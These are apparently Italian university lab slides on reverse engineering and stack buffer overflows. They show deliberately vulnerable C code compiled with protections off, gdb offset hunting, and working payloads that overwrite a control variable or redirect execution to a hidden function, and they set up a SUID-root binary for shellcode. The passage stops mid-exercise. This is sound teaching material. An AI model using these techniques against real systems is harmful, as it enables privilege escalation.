ALMA MATER STUDIORUM
UNIVERSITÀ DI BOLOGNA

Laboratorio di

Sicurezza Informatica

Reverse Engineering e Stack Overflow

Andrea Melis

Marco Prandini

Dipartimento di Informatica – Scienza e Ingegneria

Agenda

- Reverse Engeneering
  - Gdb
  - Lavorare sullo stack
  - Manipolazione Indirizzo di Ritorno
- Stack Overflow
  - Buffer Overflow
  - Return to Libc

Memory Management Vuln.

- Nei casi precedenti il binario con il SUID era un binario “noto”, con funzionalità importanti.
- Ciò significa che conosciamo il comportamento del binario, la vulnerabilità consisteva nella sua “cattiva” configurazione
- Che succede invece se il binario in questione è stato programmato in modo tale da contenere una vulnerabilità?
  - Come accorgersi?
  - Come sfruttarla?
  - Come analizzarla?


Codice vulnerabile, un esempio

- Il codice sorgente è abbastanza semplice

```
#include <stdio.h>
#include <string.h>

char *bash = "/bin/bash";
void vuln(char *src){
    char buf[100];
    strcpy(buf, src); ---------- > La copiamo in un buffer di 100 elementi (2)
    printf("%s\n", buf); ------- > La stampiamo (3)
}

int main(int argc, char *argv[]){
    vuln(argv[1]); -------- > Prendiamo in input una stringa (1)
}
```



Codice vulnerabile, un esempio

- Che succede se inviamo più di 100 caratteri?

```
#include <stdio.h>
#include <string.h>

char *bash = "/bin/bash";
void vuln(char *src){
    char buf[100];
    strcpy(buf, src); ---------- > La copiamo in un buffer di 100 elementi (2)
                                  DOVE VA A SCRIVERE QUESTA STRING COPY?
    printf("%s\n", buf); ------- > La stampiamo (3)
}

int main(int argc, char *argv[]){
    vuln(argv[1]); -------- > Prendiamo in input una stringa (1)
}
```

Configuriamo il laboratorio.

- Installiamo una libreria per poter compilare su più architetture

  ```
  sudo apt-get install gcc-multilib
  ```

- Da ora in poi per qualsiasi codice sorgente dato in classe o a casa andrà inserito all'interno di una nuova cartella.

- In aggiunta a questo anche disabilitare la funzionalità di randomizzazione della memoria.

- Apriamo una shell di root ed eseguiamo:

  ```
  echo 0 > /proc/sys/kernel/randomize_va_space
  ```

Compiliamo il codice.

- A questo punto iniziamo l'analisi del binario compilandolo

  gcc -o es -fno-stack-protector -m32 -z execstack es.c

  dove


  -fno-stack-protector disabilita i canarini

  -m32 compila per architettura a 32 bit

  -z execstack rende lo stack eseguibile


Processo in memoria

- Si noti che il programmatore “vede” gli indirizzi virtuali. Questi ultimi sono tradotti dall'OS (+ HW) in indirizzi fisici:
  - I segmenti non necessariamente sono contigui
- Andamento indirizzi:
  - Lo stack cresce verso il basso
  - L'heap cresce verso l'alto



Cenni architettura IA32


- L'architettura IA32 è dotata di 4 registri 32 bit “general purpose”:
  - EAX, EBX, ECX, EDX
- Due registri sono usati per le operazioni di copia dati in memoria
  - ESI: source
  - EDI: destination
- Due registri hanno ruoli speciali per il controllo di flusso:
  - EIP: Instruction Ptr
  - EFLAGS: Status register
- Due registri hanno ruoli importanti per la gestione dello stack
  - ESP: stack pointer – punta all’ultima cella occupata dello stack
    - PUSH decrementa ESP di 4 (byte) e scrive il valore sulla cella puntata
    - POP recupera il valore dalla cella puntata da ESP e poi incrementa ESP di 4
  - EBP: base pointer – punta all’inizio dello stack locale; tutte le variabili locali sono referenziate relativamente a EBP



Teoria dello stack


- **Obbiettivo dell'attaccante è quindi capire come sia possibile utilizzare l'input del programma, NON CONTROLLATO E NON VALIDATO per SCRIVERE SU INDIRIZZI DI MEMORIA ARBITRARI**

- **Andamento indirizzi:**
  - **Lo stack cresce verso il basso**
  - **L'heap cresce verso l'alto**



Stack Overflow

- Esempio di disposizione in memoria.
- L'attaccante scrive una stringa lunga più del dovuto
- Nell'esempio di prima:
  - 10 Byte di padding
  - 4 byte per coprire EBP
  - 4 byte per sovrascrivere l'indirizzo di ritorno
- Si noti come l'overflow sovrascriva l'indirizzo di ritorno.



Stringa: "AAAAAAAAAABBBBCCCC"

Stack Overflow

- L'attacco di Stack Overflow può essere utilizzato **anche su architetture che presentano stack con indirizzi crescenti**

```
void vulnerable() {
     …
     char src[10];
     char dest[10];
     …
     gets(src);
     …
     strcpy(dest, src);
     …
}
```

- **In questo caso, inserendo una stringa più lunga del dovuto in `src`, nel momento in cui verrà richiamata la `strcpy` per copiarla in `dest`, essa andrà a sovrascrivere l'indirizzo di ritorno della `strcpy` stessa e non di `vulnerable`**

Debugger. GDB

- Lo strumento principale quando parliamo di software security / reverse engeneering è il DEBUGGER.
- Un debugger è un programma per testare altri programmi
- Il compito principale del debugger è quello di mostrare il frammento di codice macchina che genera il problema (tipicamente un crash/errore).

Debugger. GDB

- Per il nostro lab utilizzeremo:
- GDB: GNU debugger
  - Vedrem anche una versione grafica (opzionale)
- Qualche linguaggio di scripting di supporto ai nostri test
  - Perl
  - Python
- Cenni di Shellcode
- Altri tool opzionali ma utili
  - Strings
  - strace

Debugger. GDBGUI (Extra Opzionale)

- Per installare gdb con una interfaccia grafica un po amichevole

```
sudo apt install python3-pip

python3 -m pip install --us

python3 -m userpath append ~/.local/bin

apt-get install python3-venv

source .profile

pipx install gdbgui
```

Analisi con gdb

- Lanciamo l'eseguibile con gdb

  gdb FILE_ESEGUIBILE

- I comandi prinicipali necessari servono a guardare gli indirizzi di memoria e il contenuto di essi

  (gdb) disas main
  guardiamo la funzione main

  (gdb) disas vuln
  la funziona vuln

  (gdb) run VALORE
  eseguiamo il programma con VALORE in input

Primo esercizio. Programma con variabile scrivibile

- Il codice sorgente è abbastanza semplice

```
void vuln(char *src){
    uint32_t control=12345;
    char buf[100];
    strcpy(buf, src);
    printf("control must be: 0x42434445 now is %x\n",control);
    if (control==0x42434445){
            .
            .
        printf("%s\n",flag);

    }
int main(int argc, char *argv[]){
    vuln(argv[1]); -------- > Prendiamo in input una stringa (1)
}
```

Primo esercizio. Programma con variabile scrivibile

- Lanciamo con input

  ./es ciao

  control must be: 0x42434445 now is 3039

  ciao

- Lanciamo con input scritto in perl

  ./es $(perl -e 'print "A"x20')

  control must be: 0x42434445 now is 3039

  AAAAAAAAAAAAAAAAAAAA

- Continiuamo il test, e proviamo ad esempio con un numero elevato… che succede?

  ./es $(perl -e 'print "A"x150')

  control must be: 0x42434445 now is 41414141

  Segmentation fault

Primo esercizio. Programma con variabile scrivibile


- Siamo riusciti a riscrivere il valore della variabile!
- Ora non ci resta che fare altri tentativi in modo “intelligente”, e riscrivere la variabile.
- Il payload definitivo diventa:

```
./es $(perl -e 'print "A"x120,"EDCB"')
SEC{thisistherightflagidiot!}
```

- Perchè abbiamo scritto le lettere al “contrario” ?
- Perchè scriviamo in little endian!

Little Endian vs Big Endian

- La differenza tra i due sistemi è data dall'ordine con cui i byte costituenti il dato da immagazzinare vengono memorizzati o trasmessi:
  - **big-endian**: memorizzazione/trasmissione che inizia dal byte più significativo (estremità più grande) per finire col meno significativo, è utilizzata dai processori Motorola;
  - **little endian**: memorizzazione/trasmissione che inizia dal byte meno significativo (estremità più piccola) per finire col più significativo, è utilizzata dai processori Intel;



Secondo Esercizio. Funzioni nascoste

- Guardiamo il codice del secondo esercizio

```
char buffer[16];

void secret() {
char flag[]="
.
.
}
printf("%s\n",flag);
}
void show_element(char *s) {
printf("%s\n",s);
}
int main(int argc, char *argv[]){
….
strcpy(e.buffer, argv[1]);
e.process(e.buffer);
}
```

Secondo Esercizio. Funzioni nascoste

- Notiamo due cose interessanti:
  - Lunghezza dell'input in ingresso NON controllata
  - Una funzione MAI eseguita che invece vorremmo venisse eseguita perché ci stampa la FLAG

- Come fare?

- Sappiamo che possiamo "sovrascrivere" parti di memoria come nel caso precedente, ma in questo caso dobbiamo andare a riscrivere in modo tale che venga eseguita la funzione "nascosta".

- Abbiamo quindi bisogno di:
  - Scoprire come riscrivere l'indirizzo di ritorno
  - Scoprire l'indirizzo della funzione nascosta.

Secondo Esercizio. Funzioni nascoste

- Usiamo gdb
- Dopo vari tentativi capiamo che l'indirizzo di ritorno è scrivibile interamento con 20 caratteri.

```
(gdb) run $(perl -e 'print "A"x20')

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

- Per cui basterebbe al posto degli ultimi 4 caratteri inserire l'indirizzo della funzione che vogliamo eseguire, e la challenge è risolta.

Secondo Esercizio. Funzioni nascoste

- Per scoprire lo spazio di indirizzamento delle funzioni usiamo gdb

```
(gdb) info functions

0x565561b9  secret
```

- Bene! Il payload finale diventa quindi:

```
run $(perl -e 'print "A"x16,"\xb9\x61\x55\x56"')

SEC{simple_buffer_overflow_with_secret_7unction}
```

Terzo Esempio. Usiamo uno shellcode!

- Vi ricordate il primissimo codice che abbiamo visto?

```
#include <stdio.h>
#include <string.h>

char *bash = "/bin/bash";
void vuln(char *src){
    char buf[100];
    strcpy(buf, src); ---------- > La copiamo in un buffer di 100 elementi (2)
    printf("%s\n", buf); ------- > La stampiamo (3)
}

int main(int argc, char *argv[]){
    vuln(argv[1]); -------- > Prendiamo in input una stringa (1)
}
```


Buffer Overflow. Creiamo l'ambiente

- Proviamo a sfruttarne la vulnerabilità per eseguire uno shellcode malevolo!
- Simuliamo anche un caso reale ovvero un eseguibile con SUID attivato, in modo tale che, a causa della sua vulnerabilità sia possibile eseguire lo shellcode come utente privilegiato

- Compiliamo il codice come di consueto.

- Per concludere dobbiamo assegnare il binario all'utente root e settare il SUID

```
chown root:root es
chmod u+s es
```



Buffer Overflow. Analisi con gdb

- Lanciamo l'eseguibile con gdb

  gdb ./es

- I comandi prinicipali necessari servono a guardare gli indirizzi di memoria e il contenuto di essi

  (gdb) disas main
  guardiamo la funzione main

  (gdb) disas vuln
  la funziona vuln

  (gdb) run VALORE
  eseguiamo il programma con VALORE in input

Buffer Overflow. Calcoliamo l'overflow

- Diverse strategie. Si può andare per tentativi "costruttivi" oppure usare un po "furbizia", ovvero
- Devo capire quanti caratteri è necessario inviare per far andare in "segmentation fault" il nostro eseguibile.
- Come fare? Si può andare per tentativi aumentando o diminuendo la grandezza dell'input, oppure si può usare una stringa diversificata, per vedere l'esatto punto dove "crasha" e determinarne la grandezza tramite l'offset (per riferimenti a questa tecnica guardare il tool create_pattern della suite metasploit)

- Nel nostro caso andiamo per tentativi, una volta lanciato l'eseguibile con gdb possiamo provare diversi valori:

  (gdb) run VALORE

Buffer Overflow. Calcoliamo l'overflow

gdb) run $(perl -e 'print "A"x120')

The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/sec/bo/bof $(python -c "print('A'*120)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()

(gdb) run $(perl -e 'print "A"x116')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/sec/bo/bof $(python -c "print('A'*116)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()

Buffer Overflow. Calcoliamo l’overflow

(gdb) run $(perl -e ‘print “A”x113’)

The program being debugged has been started already.

Start it from the beginning? (y or n) y

Starting program: /home/sec/bo/bof $(python -c "print('A'*113)")

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.

0x56550041 in ?? ()

(gdb) run $(perl -e ‘print “A”x112,”BBBB”’)

The program being debugged has been started already.

Start it from the beginning? (y or n) y

Starting program: /home/sec/bo/bof $(python -c "print('A'*112+'BBBB')")

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
